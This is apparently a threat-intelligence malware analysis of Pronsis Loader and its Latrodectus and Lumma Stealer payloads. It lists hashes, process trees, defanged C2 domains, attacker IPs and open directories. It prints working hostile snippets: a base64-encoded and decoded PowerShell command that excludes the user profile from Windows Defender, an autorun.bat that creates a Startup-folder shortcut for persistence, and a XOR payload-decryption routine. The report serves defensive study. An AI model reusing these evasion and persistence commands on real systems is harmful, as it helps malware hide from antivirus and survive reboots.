E:\\Lab\\ORDERS\\1103-1\\01new\\src\\app\\modules\\MainModule.php	respondintegratepro.zip	November 2023
E:\\Lab\\ORDERS\\0329-5\\03\\src\\app\\modules\\MainModule.php	messagescientistpro.zip	March 2024

E:\\Lab\\ORDERS\\061724-1\\src\\app\\modules\\MainModule.php	userapidpro.zip	June 2024
E:\\Lab\\ORDERS\\072924-1\\src\\app\\forms\\MainForm.php	speechcarrierpro.zip	July 2024

The payload is contained in a file named **todaydatabase.zip** (SHA256: 32f3bf999bda8cb72484c2fa659be105cf6cfd56487e2d825843a96b7a32ada0), which is downloaded and saved in the path **%Temp%/todaydatabase.zip** . After the download, the todaydatabase.zip file is extracted and executed, initiating the infection process for **Latrodectus** malware.

In addition to the payload delivery, a module for defense evasion is embedded within the MainForm.phb file. The string within this module is encoded in base64, and when decoded, it reveals a PowerShell script. This script is used to exclude the user's profile directory (C:\Users\<username>) from being scanned by Windows Defender, enabling the malware to evade detection.




```
public static Memory[] $MEM = new Memory[] { StringMemory.valueOf("QEVDSE8gT0ZGCnBvd2Vyc2hlbGwgLWlucHV0Zm9ybWF0IG5vbmUgLW91dHB1dGZvcm1hdCB
ub25lIC1Ob25JbnRlcmFjdGl2ZSAtRXhlY3V0aW9uUG9saWN5IEJ5cGFzcyAtQ29tbWFuZCBBZGQtTXBQcmVmZXJlbmNlIC1FeGNsdXNpb25QYXRoICRlbnY6VVNFUlBST0ZJTEU="
  ) };
```

Figure 12. Base64-encoded string used to evade Windows Defender scanning

The decoded command is as follows:

```
@ECHO OFF
powershell -inputformat none -outputformat none -NonInteractive -ExecutionPolicy Bypass -Command
Add-MpPreference -ExclusionPath $env:USERPROFILE
```

This PowerShell command will be placed in a batch file (**.bat**) with a randomized numeric filename and saved in the **%Temp%** directory. This batch file is then executed via **cmd.exe**.




```
create file     C:\Users\[redacted]\AppData\Local\Temp\b4ada300708a21f94e26ce87914d457a.bat
modify file     C:\Users\[redacted]\AppData\Local\Temp\b4ada300708a21f94e26ce87914d457a.bat
modify file     C:\Users\[redacted]\AppData\Local\Temp\b4ada300708a21f94e26ce87914d457a.bat
new process     cmd /c C:\Users\[redacted]\AppData\Local\Temp\b4ada300708a21f94e26ce87914d457a.bat
new process     powershell  -inputformat none -outputformat none -NonInteractive -ExecutionPolicy Bypass -Command Add-MpPreference -ExclusionPath $env:USERPROFILE
```

Figure 13. Creation and execution of the batch file

Latrodectus Payload

Latrodectus, discovered in October 2023, shares similarities with IcedID in terms of behavior and structure. It has primarily been distributed via phishing emails and has garnered attention in recent months due to its increasing activities.

Within the downloaded archive file, the payload **todaydatabase.exe** (SHA256: b45bc251e0c731d157638bf162aad13b4428387ada433b37dba3796cbd9b4093) is executed, which subsequently drops another executable, **todaydatabaseovlresig.exe** (SHA256: d8ff7b3040d2674dbdc77b184266ddef54444c0d8db4880ddd3bcd45d610e0c1). This secondary executable then drops and executes the various components of the Latrodectus malware, leading to its full infection on the system.



```
⊟ todaydatabase.exe                          1,556 K   14,720 K   4732
   ⊟ todaydatabaseovlresig.exe               2,944 K   17,968 K   6580
      ⊟ cmd.exe                               5,064 K    5,708 K   2296
           conhost.exe              < 0.01   7,132 K   17,076 K   2324
           powershell.exe            12.50   8,072 K   13,640 K    404
```


Figure 14. Process tree of the initial Latrodectus malware

The file **todaydatabaseovlresig.exe** was converted using **Bat2Exe** and, upon execution, drops a **7zip** archive. This archive contains two files:

1. **autorun.bat** (SHA256: 60e863e70dce64bbd564b98113a75f58c455ae604235ed1339a595944a19321a)

2. **todaydatabaseovlresig.exe** (SHA256: 989f811ac3c4ba5413fef99154ba60d930835d17832d6c26e3b66d9d45e01126) – similar file name but different hash


The batch file (**autorun.bat**) is executed from a temporary directory, facilitating further actions related to the deployment of **Latrodectus**.



```
CreateFile    C:\Users\IEUser\AppData\Local\Temp\7zS905A.tmp\autorun.bat
CreateFile    C:\Users\IEUser\AppData\Local\Temp\7zS905A.tmp\todaydatabaseovlresig.exe
```

Figure 15. Contents of the 7-zip file

The contents of autorun.bat are detailed in Figure 16. The script begins with the command @echo off, which disables the display of commands being executed. It then uses xcopy to copy todaydatabaseovlresig.exe from its current location to the %TEMP% directory.



```
@echo off

xcopy %CD%\todaydatabaseovlresig.exe %TEMP%

set "filePath=%TEMP%\todaydatabaseovlresig.exe"

set "startupFolder=%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"

set "shortcutName=todaydatabaseovlresig.lnk"

powershell -Command "$WScriptShell = New-Object -ComObject WScript.Shell; $Shortcut =
$WScriptShell.CreateShortcut('%startupFolder%\%shortcutName%'); $Shortcut.TargetPath = '%filePath%';
$Shortcut.Save()"

%TEMP%\todaydatabaseovlresig.exe
```

Figure 16. Contents of autorun.bat


After setting up some variables, the script runs a PowerShell command to create a Windows Shortcut File for the copied file in the **%TEMP%** directory. This ensures that the file automatically executes when the user logs in. The PowerShell script used is as follows:

```
powershell -Command
"$WScriptShell = New-Object -ComObject WScript.Shell;
$Shortcut = $WScriptShell.CreateShortcut('%startupFolder%\%shortcutName%');
$Shortcut.TargetPath = '%filePath%';
$Shortcut.Save()"
```

Since the malware has not yet been executed from the %Appdata% directory, it will drop a copy of itself into the ***%Appdata%\Custom_update*** directory with a filename that includes randomized hexadecimal characters. In this case, the final path and name is:

```
C:\Users\<user>\AppData\Roaming\Custom_update\Update_824f1995.exe
```


This file in the AppData directory will be the final executable used to carry out the malware's functions.



```
todaydatabase.exe
  todaydatabaseovlresig.exe
    cmd.exe
      conhost.exe
      todaydatabaseovlresig.exe
        Update_824f1995.exe
```

Figure 17. Process tree leading to the final payload

To achieve persistence, the malware creates a scheduled task named **Updater** that runs every 10 minutes, executing the file located in the **Custom_update** directory.




Updater	Ready	At 1:25 AM on 1/1/2019 - After triggered, repeat every 10 minutes indefinitely.	9/13/2024 2:05:53 PM	9/13/2024 1:55:53 PM

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the

Action	Details
Start a program	"C:\Users\[redacted]\AppData\Roaming\Custom_update\Update_824f1995.exe"

Figure 18. Scheduled task of Latrodectus

Additionally, the malware establishes a mutex named **runnung** , consistent with previous versions of the malware.



Type	Name
Mutant	\Sessions\1\BaseNamedObjects\runnung

Figure 19. Created mutex for Latrodectus


The observed command-and-control (C2) servers for this Latrodectus variant are:

- hxxps://restoreviner[.]com/test/
- hxxps://peronikilinfer[.]com/test/

Lumma Stealer Payload

The team has also observed that **Pronsis Loader** deploys **Lumma Stealer**, which operates under a **Malware-as-a-Service (MaaS)** model and has been active in the wild since 2022. Unlike **Latrodectus** , which is another payload associated with Pronsis Loader, Lumma Stealer has been the predominant payload in most instances of Pronsis Loader files.

The initial file of the Lumma stealer observed is **detailed_agreement_and_payment_information_august_2024_documentation.exe** (SHA256: a94c04f560d7381a445aaef3cc977fbf179e021568674e09170a7a4bcf381d10), which is a Nullsoft installer. Upon installation, it drops a JPHP-compiled file named **EducationGraduate_Setup.exe** (SHA256: 77ccd2215c29f6c4ee2c997d93edbd598a3346df352d75abe0a51a8f002f0ea2) in the **%Temp%/EducationGraduate_Setup** path.



Name	Date modified	Type	Size
en	9/12/2024 2:24 PM	File folder	
EducationGraduate_Setup.exe	8/30/2024 10:59 PM	Application	11,951 KB
npp.8.5.3.Installer.x64.exe	5/21/2023 9:13 PM	Application	4,544 KB
ZeroTier One.msi	1/25/2024 7:52 PM	Windows Installer ...	11,222 KB


Figure 20. Dropped files of the installer file

It will be downloading the payload from the following URL:

> hxxp://91[.]208[.]206[.]5/nego/individualcoordinatepro.zip

This ZIP file contains the executable **individualcoordinate.exe** (SHA256: 5448b5b736ed090c7216e01bf24088607b0ee5f34c2508f0e1a9112e473b87f7), which is a .NET application. The executable includes functionality for decoding an encrypted DLL file, which is retrieved from:


> hxxp://91[.]208[.]206[.]5/nego/Zazkanqh[.]wav



```
// Iejmo.Xoikhmyt
// Token: 0x06000005 RID: 5 RVA: 0x0000214C File Offset: 0x0000034C
internal static byte[] Decrypt(this byte[] Dfjdlmsazub)
{
    byte[] array = new byte[Dfjdlmsazub.Length];
    string text = "279";
    for (int i = 0; i < Dfjdlmsazub.Length; i++)
    {
        array[i] = (byte)((char)Dfjdlmsazub[i] ^ text[i % text.Length]);
    }
    return array;
}
```

Figure 21. Decryption routine for the DLL file

The encrypted DLL file **Zazkanqh.wav** (SHA256: f244b2c81fbb82c7086a1b9eb0d22c3435cc7d0d6e34759fcc6b6089746ec1fd) can be decoded either using the routine embedded in **individualcoordinate.exe** or manually with XOR decryption tools.


Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output
STEP
BAKE!
Auto Bake
File details

XOR
Key: 279 UTF8
Scheme: Standard
☐ Null preserving

Name: Zazkanqh.wav
Size: 1,012,736 bytes
Type: unknown
Loaded: 100%

```
MZ... !This program cannot be run in DOS mode. ... PE ... .text ... .rsrc ... .reloc
```

Figure 22. Manual decryption using Cyberchef

The observed C2 server for this Lumma Stealer variant is:

> hxxps://locatedblsoqp[.]shop/api

Lumma Stealer Repository

Based on the IP address from which Pronsis Loader downloaded the Lumma Stealer file, the team was able to identify additional infrastructure that the loader may be utilizing both currently and in the future.

The IP address 91[.]208[.]206[.]5 is hosted by Alexhost SRL. From this information, the team was able to identify additional IP addresses with open directories accessed by the loader for downloading Lumma Stealer.

Identified IP addresses:

- 176[.]123[.]1[.]34
- 193[.]233[.]203[.]109
- 193[.]233[.]203[.]31
- 91[.]208[.]197[.]152
- 213[.]232[.]235[.]202
- 91[.]208[.]206[.]5
- 37[.]221[.]65[.]251
- 37[.]221[.]67[.]211
- 193[.]233[.]202[.]183
- 85[.]239[.]34[.]61
- 91[.]229[.]239[.]57
- 159[.]253[.]120[.]202
- 94[.]103[.]188[.]64
- 85[.]239[.]33[.]22
- 93[.]185[.]167[.]95
- 176[.]123[.]2[.]192
- 185[.]113[.]8[.]141
- 45[.]86[.]86[.]15

From these IP addresses, we identified additional open directories that are used to store malicious files, particularly **Lumma Stealer** files. Here are some of the identified open directories:

Open Directory	Content
hxxp://193[.]233[.]203[.]37/look/	Lisacbhs.pdf
	Pic1.jpg
	Pic2.jpg
	Vkqqolfaw.pdf
	middledetailedpro.zip
	nightconsiderablepro.zip
hxxp://193[.]233[.]203[.]37/cook/	Document.pdf.url
	Eduxkwamadk.pdf
	Imyiewu.vdf
	Movpyeijzyn.mp3
	Nyujne.dat

	Xaiyd.vdf
	eitherareapro.zip
	manassociatepro.zip
	new.html
	putty.exe
hxxp://193[.]233[.]203[.]37/moon/	Ckinnxvfff.vdf
	Dmhxiccu.vdf
	LummaC2.exe
	PHOENIX_NATION_BUILD_YOUR_FOUNDATION_6_WEEK_PROGRAM.pdf
	concernprospectpro.zip
	formprogrammerpro.zip
hxxp://193[.]233[.]203[.]37/wood/	Gefzummbqfg.mp4
	Oyrqngkj.mp4
	Xbbem.pdf
	americanperformpro.zip
hxxp://91[.]208[.]206[.]5/env	Npiumcdlbc.mp3
	Qeoqmrzbhj.mp3
	alsodiscussionpro.zip
	yearprogrampro.zip
hxxp://91[.]208[.]206[.]5/mime	DifferentVendor.zip
	amongcommunication.zip
hxxp://91[.]208[.]206[.]5/mpm	Ipqgeb.mp3

	whereeyestrainpro.zip
hxxp://91.208.206.5/authz/	fathertaskpro.zip
hxxp://91.208.206.5/nego/	Zazkanqh.wav
	individualcoordinatepro.zip
hxxp://193[.]233[.]203[.]31/mine/	Nkpko.vdf
	Uptnoriap.vdf
	Yzscv.mp3
	forest.jpeg
	pressureprocesspro.zip
hxxp://37[.]221[.]65[.]251/nano/	Jodlqytbdy.pdf
	longworkplacepro.zip
hxxp://37[.]221[.]65[.]251/mobi/	7d.jpg
	millionarisepro.zip
	putty.zip
hxxp://37[.]221[.]67[.]211/direct/	Mfrngcojt.mp4
	Sjehrpev.pdf
	Ztyavdk.wav
	easyenterprisepro.zip
	speechcarrierpro.zip
	svchost.exe
hxxp://37[.]221[.]67[.]211/before/	-
hxxp://213[.]232[.]235[.]202/garant/	7d.jpg

	talkprevailingpro.zip

Aside from these IP addresses and open directories, the team has discovered similarities among the latest **Pronsis Loader** files. The internal name used for these files, particularly in the latest campaign, is **newfileov01prosign**. Moreover, another name identified in the files is **ledZ95gZDV**, which was used before this latest campaign. From this, additional loader files were also identified

- 8bdec308590bca50e04d23abb9e44c2665f6d5cdb00f2ad8b8535a24aeab9df2
- 20be60f5995a1041bfc9fb1aadf27c469a31b34277979c25f18bcbea8f4ed74b
- f18fa5aad5877f994ffb403f3a34367b7d296803e4a892f8035df5129b72273a
- b3929ac3936237590d3b3210a120703b9dfda91cc30d0ab7088738fc76626728
- 897e9663f37e54915a60b54e160478a60520f43a497ec9fb5913d21ae456ae37
- ffe15cb0e5919a5b37825f2c24cb57f063b9c24d04b86888dfc129f7905e45ee
- c2439b3778afe4aa4aea45a7e4d62811201f3a51a6820bcad6f195f58ef5324b
- 98f880e1ca7f4f5a869e7c1641206fe8ffe91fb171fb3256ff91bea5d322a1d3
- 84a8d78d1c276560a0e7596206029809c11046b4d14e8df1d13044b78362b567
- f76e0d89d63d173ccdbefd484d9d5c21420c8a5630084b29bfa0f0fdbee6ec04
- 0c7fa9cdb7bd20cf3acf1677f35bbc1217203ae2031cf20ee71ba85680f06a87
- 192e05f11f9ad5575766732105668a7a81aff690af079f610c73a8cfd928a88e
- 908551fca6bc1e5370afa6012e580e5e9f2b9251028a6e213835eed4b044fc4d
- 528d7edc3231250dfa8db1ddf8286ea7ba978059f82700f81f996e628932051d

All these are JPHP-compiled files. Most of the payload of these files are Lumma Stealer. This leads to new IP addresses with open directories based on their connections:

- 85[.]239[.]33[.]148
- 193[.]233[.]203[.]37

The discovery of **Pronsis Loader** highlights its similarities with **D3F@ck Loader** and its role in delivering **Lumma Stealer** and **Latrodectus** as primary payloads. The identification of related infrastructure enhances understanding of this threat. Looking ahead, this underscores the importance of maintaining vigilance and adaptability in threat intelligence practices. Leveraging these insights will be crucial for anticipating and countering future malware developments, ensuring that defenses remain effective against evolving threats.